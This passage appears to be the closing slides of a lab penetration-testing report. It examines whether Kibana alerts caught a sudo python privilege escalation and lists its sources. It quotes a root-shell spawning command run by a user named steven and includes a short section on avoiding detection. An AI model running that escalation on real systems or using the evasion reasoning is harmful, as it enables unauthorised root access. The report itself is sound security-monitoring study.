
- According to the Kibana data, the alerts set were not triggered by the sudo python command. However, using a security monitoring software such as Insider Threat Management (ITM) provides alerts that are triggered by a user using a sudo command to open a root shell without a required password. If we were to have had an ITP alert to monitor sudo commands in a shell, it would have been triggered.
- Kibana monitors the **system.auth.sudo.command** which logs the users and the sudo commands that the user has executed where we see user **steven** has executed **/usr/bin/python -c import pty;pty.spawn("/bin/bash")** to gain root access

Top sudo commands [Filebeat System] ECS

system.auth.sudo.command: Descending ▾	user.name: Descending ▾
/bin/sh	steven
/usr/bin/python -c import pty;pty.spawn("/bin/bash")	steven
list	steven



# Stealth Exploitation of Sudo Python



# Stealth Exploitation of Sudo Python

---

## Mitigating Detection

- Being that the alerts we created through Kibana were NOT triggered we wouldn't have to change the execution of our exploit.
- If we were to implement the ITM alert discussed earlier it would be difficult to go undetected. We are unsure if it would be possible to execute the same exploitation without using sudo.

# Sources:

---

param373r. (2020, June 10). *John the ripper*. Medium. Retrieved March 19, 2022, from <https://param373r.medium.com/john-the-ripper-acf598f30ffa>

*Hashcat advanced password recovery*. hashcat [hashcat wiki]. (n.d.). Retrieved March 19, 2022, from <https://hashcat.net/wiki/doku.php?id=hashcat>

Brown, K. (2020, December 30). *Use WPSCAN to scan WordPress for vulnerabilities on Kali*. Linux Tutorials - Learn Linux Configuration. Retrieved March 19, 2022, from <https://linuxconfig.org/use-wpscan-to-scan-wordpress-for-vulnerabilities-on-kali>

25, M., & Friedlander, G. (2021, July 26). *7 ways proofpoint ITM can detect privileged escalations in unix: Proofpoint us*. Proofpoint. Retrieved March 19, 2022, from <https://www.proofpoint.com/us/blog/insider-threat-management/7-ways-proofpoint-itm-can-detect-privileged-escalations-unix>